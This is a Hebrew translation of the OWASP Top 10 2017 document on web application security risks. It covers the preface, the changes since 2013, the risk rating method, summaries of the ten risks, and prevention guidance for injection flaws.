



OWASP Top 10 - 2017

עשרת סיכוני האבטחה הגדולים ביותר בפיתוח Web



תוכן העניינים

TOC - תוכן העניינים	1
FW - הקדמה.....	2
I - מבוא	3
RN - הערות בנוגע למהדורה זו	4
Risk - סיכונים בפיתוח מאובטח	5
T10 - עשרת האיזמים הקריטיים לשנת 2017	6
A1:2017 - הזרקת קוד דדוני	7
A2:2017 - הזדהות שבורה	8
A3:2017 - חשיפת מידע רגיש	9
A4:2017 - XML External Entities (XXE)	10
A5:2017 - בקרת גישה שבורה	11
A6:2017 - ניהול תצורה לא מאובטח	12
A7:2017 - Cross-Site Scripting (XSS)	13
A8:2017 - פתיחה לא מאובטחת של רצף סדרתי	14
A9:2017 - שימוש ברכיבים בעלי פגיעויות ידועות	15
A10:2017 - תיעוד וניטור בלתי מספקים	16
+D - מה הדבר הבא עבור מפתחים	17
+T - מה הדבר הבא עבור בודקי תוכנה	18
+O - מה הדבר הבא עבור ארגונים	19
+A - מה הדבר הבא עבור מנהלי מערכות	20
+R - הערה בנוגע לסיכונים	21
+RF - מידע אודות גורמי סיכון	22
+DAT - שיטת עבודה ונתונים	23
+ACK - תודות	24

אודות OWASP

ארגון OWASP הינו ארגון התנדבותי אשר מטרתו לאפשר לארגונים לפתח, לרכוש, ולתחזק יישום וממשק פיתוח (API) אשר ניתן לסמוך עליהם.

ב-OWASP ניתן להשיג בחינם:

- כלים ותקנים לפיתוח מאובטח.
- ספרים שלמים בנושא בדיקות ופיתוח קוד מאובטח.
- מצגות וסרטוני [וידיאו](#).
- מסמכי [Cheat sheets](#) במגוון תחומים.
- בקרות, תקנים וספריות קוד.
- [סינפים מקומיים של OWASP ברחבי העולם ובישראל](#).
- מחקרים בחזית הטכנולוגיה.
- מגוון [כנסים ברחבי העולם](#).
- [רשימות תפוצה](#).

למידע נוסף: <https://www.owasp.org>

כל הכלים של ארגון OWASP, המסמכים, סרטוני הווידיאו, המצגות והסניפים הינם חופשיים ופתוחים לכל אחד המתעניין בהרחבת הידע בפיתוח מאובטח.

בנושא פיתוח מאובטח, אנו תומכים בגישה של אנשים, תהליכים ובעיות טכנולוגיות, בשל העובדה שהגישה האפקטיבית ביותר לפיתוח מאובטח דורשת שיפורים בתחומים אלו.

ארגון OWASP הינו ארגון מסוג חדש. החופש שלנו מלחץ מסחרי מאפשר לנו לספק ידע שימושי וללא דעות מוקדמות לגבי פיתוח מאובטח.

ארגון OWASP אינו משויך לאף חברת טכנולוגיה, למרות שאנו תומכים בשימוש מושכל ביישומים טכנולוגיים מסחריים. ארגון OWASP מייצר סוגים רבים של תכנים בצורה שיתופית, שקופה ובאופן פתוח.

קרן OWASP הינה גוף ללא מטרת רווח המאפשרת המשכיות ארוכת טווח לפרויקט. כמעט כל אדם המשתייכת ל-OWASP הינו מתנדב, לרבות הנהלת OWASP, מנהלי הסניפים המקומיים, מנהלי הפרויקטים וחברי הפרויקטים.

אנו תומכים במחקר חדשני בתחום אבטחת המידע באמצעות מענקים ותמיכה.

הצטרפו אלינו!

Copyright and License

Copyright © 2003 - 2017 The OWASP Foundation

This document is released under the Creative Commons Attribution Share-Alike 4.0 license. For any reuse or distribution, you must make it clear to others the license terms of this work.



הקדמה

תוכנות בלתי מאובטחות מערערות את הכלכלה, הבריאות, הביטחון, האנרגיה ותשתיות קריטיות נוספות. ככל שהתוכנות שלנו הופכות מורכבות יותר, ומחוברות, הקושי להשיג פיתוח מאובטח עולה. הקצב המהיר של תהליכי פיתוח תוכנה הופך את הסיכון להכרח לגילוי ופתרון מהיר ומדויק. איננו יכולים יותר לגלות סבלנות כלפי בעיות אבטחה פשוטות בדומה לבעיות המתוארות בגרסה זו של OWASP Top 10.

חלק מהותי מהמשוב התקבל במהלך יצירת מסמך OWASP Top 10 - 2017, יותר מכל מאמץ אחר מקביל שנערך ע"י ארגון OWASP. הדבר מלמד כמה התלהבות קיימת בקהילה עבור מסמך OWASP Top 10, והדבר בעיקר מחייב את עבור ארגון OWASP להיות מדויק בנוגע לעשרת חולשות האבטחה המהותיות ביותר.

אומנם המטרה המקורית של מסמך OWASP Top 10 הייתה לעורר מודעות בקרב מפתחים ומנהלים, המסמך נהפך לתקן בפועל בנושא פיתוח מאובטח.

במהדורה זה, נושאים והמלצות נכתבו בתמציתיות ובצורה בדוקה על-מנת לסייע להטמיע את ההמלצות של OWASP Top 10 כחלק מתהליכי פיתוח מאובטח. אנו מעודדים ארגונים להשתמש במסמך [OWASP Application Security Verification Standard \(ASVS\)](#) במידה וקיים צורך בתקן, אך לרוב מסמך OWASP Top 10 הינו התחלת המסע לפיתוח מאובטח.

כתבנו מגוון המלצות לצעדים הבאים עבור מסמך OWASP Top 10, לרבות [מה הדבר הבא עבור מפתחים](#), [מה הדבר הבא עבור בודקי תוכנה](#), [מה הדבר הבא עבור ארגונים](#), אשר מיועדים למנהלים בדרגת CIO ו-CISO וכן [מה הדבר הבא עבור מנהלי מערכות](#), אשר מיועד עבור מנהלי יישומים או כל אחד האחראי על מחזור חיי מערכת.

בטווח הארוך, אנו מעודדים את כל צוותי הפיתוח והארגונים ליצור תהליך פיתוח מאובטח התואם לתרבות ולטכנולוגיה הנהוגה בארגון. תהליכים אלו מגיעים בכל צורה וגודל. מנף את חוזקת הארגון שלך על-מנת למדוד ולשפר את תהליך הפיתוח המאובטח באמצעות [מודל למדידת רמת הבגרות של תהליך הפיתוח](#).

אנו מקווים כי מסמך OWASP Top 10 יהיה שימושי עבור מאמצי הפיתוח המאובטח. תרגיש חופשי ליצור קשר עם ארגון OWASP בשאלות, הערות ורעיונות או באמצעות מאגר פרויקט ה-GitHub:

• <https://github.com/OWASP/Top10/issues>

ניתן למצוא את התרגום של מסמך OWASP Top 10 לשפות השונות בקישור:

• <https://www.owasp.org/index.php/top10>

לבסוף, אנו מעוניינים להודות להנהגת פרויקט OWASP Top 10, דייב ויצ'רס וג'ף ויליאמס עבור המאמצים והאמונה שלהם בנו על-מנת לסיים כתיבת מסמך זה בסיוע הקהילה. תודה לכם!

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gigler

• עותק זה של המסמך תורגם לעברית ע"י אייל אסטרין (@eyalestrin) ועומר לוי חברוני (@omerlh)

החסות לפרויקט

תודה לחברת [Autodesk](#) עבור החסות למסמך OWASP Top 10 - 2017.

ארגונים ויחידים אשר סיפקו מידע בנוגע לחולשות אבטחה נפוצות וסיוע נוסף רשומים בדף [התודות](#).

ברוכים הבאים למסמך 2017 – OWASP Top 10!

העדכון העיקרי למסמך זה מוסיף מספר נושאים חדשים, לרבות שני נושאים שנבחרו ע"י הקהילה - [A8:2017 פתיחה לא מאובטחת של רצף סדרתי](#) ו-[A10:2017 - תיעוד וניטור בלתי מספקים](#). שני שינויים ממהדורות קודמות של מסמך OWASP Top 10 הנם משוב מהקהילה ומידע רב שהצטבר מעשרות ארגונים, ייתכן שמדובר בכמויות המידע הגדולות ביותר שהצטברו בהכנת תקן לפיתוח מאובטח. הדבר נותן לנו את הביטחון כי מסמך OWASP Top 10 מדבר על סיכוני האבטחה המהותיים ביותר העומדים בפני ארגונים.

מסמך OWASP Top 10 - 2017 מתבסס בעיקר על מידע שהוגש ע"י מעל 40 חברות המתמחות בפיתוח מאובטח וסקרים שמולאו בתעשייה ע"י מעל 500 אנשים פרטיים. המידע מתחלק לחולשות אבטחה אשר נאספו ממאות ארגונים ומעל 100,000 יישומים וממשקי פיתוח (API's). עשרת הנושאים נבחרו ותועדפו בהתאם לשכיחות המידע, בשילוב עם הערכות לגביהן קיימת הסמכה בנוגע לנתיבי התקפה, יכולת גילוי והשפעה.

המטרה העיקרית של מסמך OWASP Top 10 הנה לחנך מפתחים, מעצבים, ארכיטקטים, מנהלים וארגונים בנוגע להשלכות של חולשות האבטחה הנפוצות והחשובות בפיתוח יישומי Web. מסמך Top 10 מהווה את הטכניקות הבסיסיות להגנה מפני תחומים בעלי סיכון גבוה, ומספקים הנחיות כיצד להמשיך מכאן.

מפת דרכים לפעילויות הבאות

על תעצור במספר 10. קיימים מאות נושאים אשר עשויים להשפיע האבטחה הכוללת של יישום Web כפי שמוזכר [במדריך OWASP למפתחים ובסדרת מסמכי ה-Cheat Sheet של OWASP](#). אלו חומרי קריאה חשובים עבור כל מפתח יישומי Web וממשקי פיתוח (API's). הדרכה כיצד לאתר בצורה אפקטיבית פגיעויות ביישומי Web וממשקי פיתוח (API's) ניתן למצוא [במדריך הבדיקות של OWASP](#).

שינוי מתמיד. מסמך OWASP Top 10 ימשיך להשתנות. אפילו ללא שינוי של שורת קוד אחת ביישום שלך, אתה עשוי להיות פגיע כאשר חולשות מתגלות ונוספות דרכי תקיפה. אנא עבור על [ההמלצות בסוף מסמך ה-Top 10](#) על מנת לקרוא [מה הדבר הבא עבור מפתחים](#), [מה הדבר הבא עבור בודקי תוכנה](#), [מה הדבר הבא עבור ארגונים](#) ו**מה הדבר הבא עבור מנהלי מערכות**.

חשוב בצורה חיובית. כאשר תהיה מוכן להפסיק לרדוף אחר פגיעויות ולהתמקד בהשגת בקורות אבטחת מידע חזקות, פרויקט [עשרת הבקורות הפרו-אקטיביות של ארגון OWASP](#) מספק נקודת פתיחה על-מנת לסייע למפתחים להכניס היבטי אבטחה לתוך היישומים ומסמך [OWASP Application Security Verification Standard \(ASVS\)](#) הינו מדריך עבור ארגונים ובוחני יישומים לגבי מה לבדוק.

השתמש בכלים בתבונה. פגיעויות אבטחה עשויות להיות מאוד מורכבות וחבויות עמוק בתוך הקוד. במקרים רבים, הגישה שנותנת הכי הרבה עלות-תועלת למציאת והסרה פגיעויות אלו הינה להיעזר במומחה אנושי המצויד בכלים מתקדמים. הסתמכות על כלים בלבד מייצרת תחושה שגויה של ביטחון ואינה מומלצת.

דחוף לכל הכיוונים. התמקד בהטמעת עקרונות אבטחה כחלק מובנה בתהליכי הפיתוח בארגון. למידע נוסף, עיין [במדל למדידת רמת הבגרות של תהליך הפיתוח](#).

שיוך

אנו מעוניינים להודות לארגונים אשר תרמו מידע לגבי פגיעויות אבטחה על-מנת לתמוך בגרסת 2017 של מסמך זה. קיבלנו מעל 40 תגובות כאשר ביקשנו מידע נוסף. לראשונה, כל המידע אשר תרם לגרסה זו של ה-Top 10, ולרשימה המלאה של התורמים זמינה בצורה חופשית. אנו מאמינים כי מדובר באוסף הגדול והמגוון ביותר אודות פגיעויות אבטחה אשר נאסף בצורה פומבית עד כה.

בשל העובדה שקיימים יותר תורמים מאשר ניתן להכיל במסמך זה, יצרנו [עמוד ייעודי](#) על-מנת להודות לכל התרומה שנעשתה. אנו מעוניינים להודות מקרב לב לאותם ארגונים על שהיו מוכנים לשתף באופן פומבי מידע אודות פגיעויות אבטחה בעקבות מאמצינו. אנו מקווים כי הנושא ימשיך להתרחב ולעודד ארגונים נוספים לעשות זאת גם כן ולהיראות כאבני דרך מהותיות כהוכחה לאבטחה. מסמך OWASP Top 10 לא היה אפשרי ללא העזרה המדהימה של התורמים.

תודה גדולה ליותר מ-500 אנשים על הזמן שהשקיעו למלא סקרים. הקול שלכם סייע להחליט לגבי שתי תוספות לרשימת ה-Top 10. ההערות הנוספות, רשמי העידוד והביקורת התקבלו בברכה. אנו יודעים כמה הזמן שלכם יקר ועל כך אנו מודים לכם.

אנו מעוניינים להודות לאותם אנשים אשר תרמו הערות מהותיות וזמן על-מנת לעבור ולעדכן את רשימת ה-Top 10. ככל הניתן, ציינו את שמם [בעמוד התודות](#).

לסיום, אנו מעוניינים להודות מראש לכל המתרגמים, אשר יתרגמו עותק זה של ה-Top 10 למספר רב של שפות, ומסייעים להפוך את מסמך OWASP Top 10 נגיש לכולם.

מה השתנה מ-2013 ל-2017?

שינויים מהירים התרחשו בארבע השנים האחרונות, ומסמך OWASP Top 10 נדרש להשתנות בהתאם. שכתבנו את מסמך OWASP Top 10, חידשנו את שיטת העבודה, יצרנו תהליך איסוף מידע חדש, עבדנו בשיתוף עם הקהילה, סידרנו מחדש את הסיכונים שלנו, כתבנו מחדש כל סיכון והוספנו הפניות למסגרות עבודה ושפות נפוצות כיום.

בשנים האחרונות, היסודות הטכנולוגיים והארכיטקטורה של יישומים השתנו משמעותית:

- **Microservices** הכתובים בשפת Node.js ו-Spring Boot מחליפים יישומים מונוליטיים (יישומים המורכבים משכבה אחת - שילוב של ממשק משתמש וקוד לגישה). ל-Microservices יש אתגרי אבטחה ייחודים כגון יצירת ארון בין Microservices, containers, ניהול סיסמאות ופרטים סודיים ועוד. קוד ישן שמעולם לא תוכנן להיות נגיש לאינטרנט, נמצא כעת מאחורי ממשק פיתוח (API) או שירות RESTful Web, ונצרך על ידי יישומים מבוססי עמוד אחד (Single Page Applications) ויישומי מובייל. הנחות ארכיטקטוניות שהיו נכונות בזמן כתיבת הקוד, כגון מי מורשה לקרוא לקוד, כבר לא נכונות.
- יישומים מבוססי עמוד אחד (Single Page Applications), שנכתבו באמצעות ספריות JavaScript כמו Angular או React, מאפשרות ליצור ממשק קצה מודולארי ועשיר ביכולות. יכולות צד לקוח, שבעבר היו נגישות רק מצד השרת, מוסיפות אתגרי אבטחה משלהן.
- שפת JavaScript היא כעת השפה העיקרית של האינטרנט, עם Node.js לכתיבת צד שרת, וספריות מודרניות כמו Bootstrap, Electron, Angular ו-React בצד לקוח.

בעיות חדשות, שנחמכות ע"י נתונים:

- **A4:2017 - ישויות XML חיצוניות (XXE) XML External Entities** זוהי קטגוריה חדשה הנתמכת בעיקר ע"י **כלי ניתוח קוד סטאטי (SAST)**
- **בעיות חדשות שנחמכות ע"י הקהילה:**


ביקשנו מהקהילה לספק תובנות על שתי קטגוריות של חולשות צפויות. אחרי יותר מ-500 הצעות, וסינון הצעות שהכילו בעיות שכבר נתמכו ע"י נתונים (כמו חשיפת מידע רגיש ו-XXE), שתי הבעיות החדשות הן:

- **A8:20127 - פתיחה לא מאובטחת של רצף סדרתי**, חולשה המאפשרת הרצת קוד מרוחק או פעולות על מידע רגיש ברכיבים הנגועים
- **A10:2017 - תיעוד וניטור בלתי מספקים**, מחסור בהם עשוי למנוע או להאט משמעותית זיהוי של פעילות דדונית וחדירה, מענה לאירועי אבטחת מידע וחקירה אלקטרונית (Digital forensics)
- **אחדו או הוסרו, אבל לא נשכחו:**
- **A4** - אזכור ישיר לרכיב לא מאובטח ו-**A7** - חוסר בבקרת גישה ברמה היישומית אחדו לתוך **A5:2017 - בקרת גישה שבורה**
- **A8 - Cross-Site Request Forgery (CSRF)**, בגלל שכיום ספריות רבות כוללות **הגנות מפני מתקפות CSRF**, חולשה זו נמצאה רק ב-5% מהיישומים
- **A10** - הפניות והעברות לא מאומתות, למרות שהחולשה נמצאת ב-8% מהיישומים בקירוב, הוחלט כי חולשת XXE משמעותית יותר

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 - הזרקת קוד דדוני (Injection)	→	A1:2017 - הזרקת קוד דדוני (Injection)
A2 - החדדות שבורה ומנגנון ניהול שיחה	→	A2:2017 - החדדות שבורה
A3 - Cross-Site Scripting (XSS)	↘	A3:2017 - חשיפת מידע רגיש
A4 - אזכור ישיר לרכיב לא מאובטח [אחד עם A7]	U	A4:2017 - ישויות XML חיצוניות (XXE) [חדש]
A5 - ניהול תצורה לא מאובטח	↘	A5:2017 - בקרת גישה שבורה [אחד]
A6 - חשיפת מידע רגיש	↗	A6:2017 - ניהול תצורה לא מאובטח
A7 - חוסר בבקרת גישה ברמה היישומית [אחד עם A4]	U	A7:2017 - Cross-Site Scripting (XSS)
A8 - Cross-Site Request Forgery (CSRF)	⊗	A8:2017 - פתיחה לא מאובטחת של רצף סדרתי [חדש, התוסף ע"י הקהילה]
A9 - שימוש ברכיבים עם פגיעויות ידועות	→	A9:2017 - שימוש ברכיבים עם פגיעויות ידועות
A10 - הפניות והעברות לא מאומתות	⊗	A10:2017 - תיעוד וניטור בלתי מספקים [חדש, התוסף ע"י הקהילה]

מה הם סיכוני האבטחה בפיתוח קוד?

תוקפים עלולים להשתמש בדרכים שונות דרך היישום כדי להזיק לעסק שלך או לארגון. כל אחת מדרכים אלו מייצגת סיכון שעשוי לעיתים להיות רציני מספיק כדי להצדיק תשומת לב מיוחדת.



לעיתים, דרכי אלו קלות למציאה וניצול ולעיתים הן קשות ביותר למציאה. באופן דומה, הנזק עשוי להיות ללא השלכות, או שעשוי לגרום נזק ממשי לעסק. על-מנת לקבוע את הנזק לארגון שלך, תוכל לבחון את הסבירות הקשורה לכל גורם איום, נתיב תקיפה וחולשה ולאחד אותם בעזרת ההשפעה הטכנית והעסקית על הארגון שלך. יחדיו, אלו הגורמים להערכת הנזק הכולל.

מה הסיכון שלי?

מסמך [OWASP Top 10](#) מתמקד בזיהוי הסיכונים החמורים ביותר בפיתוחי Web עבור מגוון רחב של ארגונים. לכל אחד מהסיכונים הנ"ל, אנו מספקים מידע כללי לגבי הסבירות וההשפעה הטכנית של סיכונים אלה באמצעות שימוש בטבלת הערכת הסיכונים הבאה, המתבססת על [מתודולוגיית הערכת הסיכונים של OWASP](#).

גורמי איום	נתיבי תקיפה	שכיחות חולשה	יכולת גילוי	השפעה טכנית	השפעה ברמת העסק
תלוי יישום/עסק	קלה	נפוץ	קלה	חמורה	ברמת העסק
	בינונית	שכיח	בינונית	מתונה	ברמת העסק
	קשה	נדיר	קשה	שולית	ברמת העסק

בנוסף, עדכנו את שיטת הערכת הסיכונים על-מנת לסייע בחישוב הסבירות וההשפעה של כל אחד מהסיכונים. למידע נוסף, ראה [הערות בנוגע לסיכונים](#).

כל ארגון הינו ייחודי, וכך גם גורמי האיום עבור כל ארגון, המטרות שלהם, וההשפעה על כל פריצה. במידה וארגון בעל עניין ציבורי משתמש בתוכנת עריכת תוכן (CMS) עבור מידע ציבורי וארגון בריאות משתמש באותה תוכנת עריכת תוכן (CMS) לאחסון מידע רפואי רגיש, גורמי האיום וההשפעה העסקית עשויים להיות שונים מאוד עבור אותה תוכנה. חשוב להבין את הסיכון לארגון שלך בהתבסס על גורמי האיום וההשפעה העסקית.

ככל שניתן, כותרות הסיכונים ברשימת ה-10 Top מיושרים עם חולשות [Common Weakness Enumeration \(CWE\)](#) על-מנת לקדם שפת ביטויים אחידה ולמנוע בלבול.

הפניות

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

הפניות חיצוניות

- [ISO 31000: Risk Management Std](#)
- [ISO 27001: ISMS](#)
- [NIST Cyber Framework \(US\)](#)
- [ASD Strategic Mitigations \(AU\)](#)
- [NIST CVSS 3.0](#)
- [Microsoft Threat Modelling Tool](#)

בעיות הזרקת קוד דדוני כגון SQL, NoSQL, OS, והזרקות LDAP, קורות כאשר מידע לא מאומת נשלח לרכיב התרגום כחלק מפקודה או שאילתה. המידע העוין של התוקף עלול להטעות את רכיב התרגום ולגרום לו להפעיל פקודות לא רצויות או לגשת למידע באופן בלתי מורשה.

A1:2017 - הזרקת קוד דדוני (Injection)

פונקציות ביישום המשויכות לאימות ולמנגנון ניהול שיחה מיושמות לרבות בצורה שגויה, ומאפשרות לתוקף לחבל בסיסמאות, מפתחות גישה (keys) או מזהה שיחה (session tokens) או מאפשרות לנצל חולשות נוספות במימוש על-מנת לגנוב זהויות של משתמשים זמניים או קבועים.

A2:2017 - הזדהות שבורה

יישומי Web רבים וכן ממשקי פיתוח (API's) אינם מגנים כראוי על מידע רגיש, כגון מידע פיננסי, רפואי ונתונים אישיים. תוקפים עשויים לגנוב או לשנות מידע רגיש זה אשר מוגן בצורה חלשה על-מנת לבצע הונאה כרטיסי אשראי, גניבת זהות, או פשעים אחרים. מידע רגיש עשוי להיפגע ללא הגנה נוספת כגון הצפנה בעת אחסון או בעת תעבורה, ודורש אמצעי הגנה מיוחדים כאשר המידע מועבר לדפדפן.

A3:2017 - חשיפת מידע רגיש

הרבה מאוד רכיבי עיבוד XML ישנים או כאלו שמוגדרים בצורה גרועה, מבצעים הערכה לישויות XML חיצוניות בתוך מסמכים. ישויות חיצוניות עשויות לחשוף מידע לגבי קבצים פנימיים באמצעות URI handler, שיתופי קבצים פנימיים, סריקת פורטים פנימיים, הרצת קוד עוין מרוחק ומתקפות מניעת שירות.

A4:2017 - ישויות XML חיצוניות (XXE)

הגבלות על מה ניתן למשתמשים מאומתים לבצע לרוב אינן נאכפות כראוי. תוקפים עשויים לנצל חולשות אלו על-מנת לגשת ליכולות /או מידע באופן בלתי מורשה, כגון גישה לחשבונות משתמש אחרים, צפייה בקבצים רגשים, עדכון מידע של משתמשים אחרים, שינוי הרשאות גישה ועוד.

A5:2017 - בקרת גישה שבורה

ניהול תצורה לא מאובטח נחשב כבעיה הנפוצה ביותר. דבר זה לרוב תוצאה של הגדרות ברירת מחדל בלתי-מאובטחות, הגדרות חלקיות או נקודתיות, שירותי אחסון נגישים מבוססי ענן, HTTP headers אשר הוגדרו בצורה בלתי מאובטחת, וכן הודעות שגיאה מפורטות המכילות מידע רגיש. לא מספיק שמערכות הפעלה, מסגרות עבודה, ספריות קוד ויישום ניתנים לאבטחה, אלא שנדרש לעדכן ולשדרג אותם מעת לעת.

A6:2017 - ניהול תצורה לא מאובטח

חולשות XSS קורות בכל עת שיישום מכיל מידע בלתי מאומת בעמוד Web חדש ללא בדיקה מספקת או ביצוע escaping, או עדכון עמוד Web קיים עם מידע מהמשתמש באמצעות ממשק פיתוח (API) מבוסס דפדפן אשר עשוי ליצור קוד HTML או JavaScript. מאפשר לתוקפים להריץ סקריפטים בדפדפן הקורבן, דבר אשר עשוי לאפשר גניבת מזהה המשתמש, השחתת אתרי Web, או הפניית המשתמש לאתר דדוני.

Cross - A7:2017 Site Scripting (XSS)

פתיחה לא מאובטחת של רצף סדרתי עשויה לעיתים להוביל להרצת קוד עוין מרוחק. אפילו אם חולשות אלו לא מסתיימות בהרצת קוד עוין מרוחק, הן עשויות לשמש לתקיפה, לרבות ביצוע מתקפות מסוג replay, מתקפות הזרקת קוד, וכן מתקפות העלאת הרשאה.


A8:2017 - פתיחה לא מאובטחת של רצף סדרתי (Serialization)

רכיבים, כגון ספריות קוד, מסגרות עבודה, ומרכיבי תוכנה, רצים באותה הרשאה כגון היישום. במידה ומנצלים חולשה ברכיב פגיע, מתקפה שכזו עשויה לגרום לאובדן מידע או השתלטות על השרת עצמו. יישומים וממשקי פיתוח (API's) המבוססים על רכיבים עם פגיעויות ידועות עשויים לחבל במנגנוני ההגנה של היישום ולאפשר מתקפות רבות.

A9:2017 - שימוש ברכיבים עם פגיעויות ידועות

חיעוד וניטור בלתי מספקים, בשילוב עם העובדה שלא משלבים תהליכי טיפול באירועי אבטחת מידע, עשויות לאפשר לתוקפים להמשיך לתקוף מערכות, לשמור על התמדה, לגשת למערכות נוספות, ולחבל, לחלק, או להשמיד מידע. חקירה של מרבית המתקפות מראה כי הזמן לגילוי מתקפה עומד על מעל 200 ימים, והמתקפות לרבות מתגלות ע"י צד ג' במקום ע"י תהליך פנימי או ניטור.

A10:2017 - תיעוד וניטור בלתי מספקים



כיצד למנוע את הסיכון

- מניעת מתקפות הזרקת קוד זדוני מחייבת הפרדת המידע עצמו מהפקודות ומהשאילתות.
- הדרך המועדפת הינה שימוש בממשק פיתוח (API) מאובטח, אשר מונע את השימוש ברכיב התרגום לחלוטין או מספק ממשק מבוסס פרמטרים, או מבצע הסבה לשימוש בכלי Object Relational Mapping (ORMs).
- שים לב:** גם כאשר מבצעים שימוש בפרמטרים, stored procedures עשויות לייצר מתקפות מסוג SQL Injection במידה ו-PL/SQL או T-SQL משרשרות שאילתות ומידע, או מריצות קוד זדוני עם פקודות EXECUTE IMMEDIATE או exec().
- השתמש בבדיקת קלטתים חיובית או "white-list" בצד השרת. זו אינה הגנה מלאה מכיוון שיישומים רבים מחייבים שימוש בתווים מיוחדים, כגון אזורי טקסט או ממשקי פיתוח (APIs) עבור יישומי מובייל.
- עבור כל השאילתות הדינאמיות הקבועות, נדרש לבצע escaping לתווים מיוחדים בהתאם לשפת רכיב התרגום.
- שים לב:** עבור שאילתות SQL כגון שמות טבלאות, שמות טורים וכו', לא ניתן לבצע escaping ולכן מידע המוזן ע"י המשתמש נחשב מסוכן. זו בעיה נפוצה בפיתוח תוכנה.
- השתמש ב-LIMIT ושאר פקודות SQL בתוך השאילתות על-מנת למנוע חשיפת מידע במקרה של מתקפת SQL Injection.

האם היישום פגיע?

- היישום פגיע להתקפה כאשר:
- מידע אשר הוזן ע"י המשתמש לא עבר וידוא, סינון, או הסרת תווים זדוניים ע"י היישום עצמו.
- שאילתות דינאמיות או קריאות חסרות פרמטרים ללא ביצוע escaping בהתאם להקשר עצמו, אשר בשימוש ישיר ע"י רכיב התרגום.
- מידע זדוני בשימוש פרמטרים לחיפוש ב-object-relational mapping (ORM), לטובת הוצאת מידע רגיש.
- מידע זדוני הנמצא בשימוש ישיר או משרשר, כגון שאילתות SQL או פקודות המכילות מידע מובנה ומידע זדוני בתוך שאילתות דינאמיות, פקודות או stored procedures.
- חלק מהמתקפות השכיחות של הזרקת קוד עויין הינן שאילתות SQL, שאילתות NoSQL, פקודות מערכת הפעלה, Object Relational Mapping (ORM), שאילתות LDAP, וכן Object Graph Navigation Library (OGNL) Expression Language (EL) או הזרקת Object Graph Navigation Library (OGNL).
- הרעיון זה בקרב כלל רכיבי התרגום. בחינת הקוד הינה הדרך הטובה ביותר לגילוי האם היישום פגיע למתקפות הזרקת קוד, headers, URL, cookies, קוד SOAP, JSON, וקלטת מ-XML.
- ארגונים עשויים לכלול כלי בדיקות קוד סטטי (SAST) וכלי בדיקות קוד דינאמי (DAST) בתהליכי הפיתוח המתמשך (CI/CD) על-מנת לגלות הזרקות קוד זדוני בשלבים מוקדמים, טרם העברת הקוד לסביבות הייצור.

הפניות

OWASP

- [OWASP Proactive Controls: Parameterize Queries](#)
- [OWASP ASVS: V5 Input Validation and Encoding](#)
- [OWASP Testing Guide: SQL Injection, Command Injection, ORM injection](#)
- [OWASP Cheat Sheet: Injection Prevention](#)
- [OWASP Cheat Sheet: SQL Injection Prevention](#)
- [OWASP Cheat Sheet: Injection Prevention in Java](#)
- [OWASP Cheat Sheet: Query Parameterization](#)
- [OWASP Automated Threats to Web Applications - OAT-014](#)

הפניות חיצוניות

- [CWE-77: Command Injection](#)
- [CWE-89: SQL Injection](#)
- [CWE-564: Hibernate Injection](#)
- [CWE-917: Expression Language Injection](#)
- [PortSwigger: Server-side template injection](#)

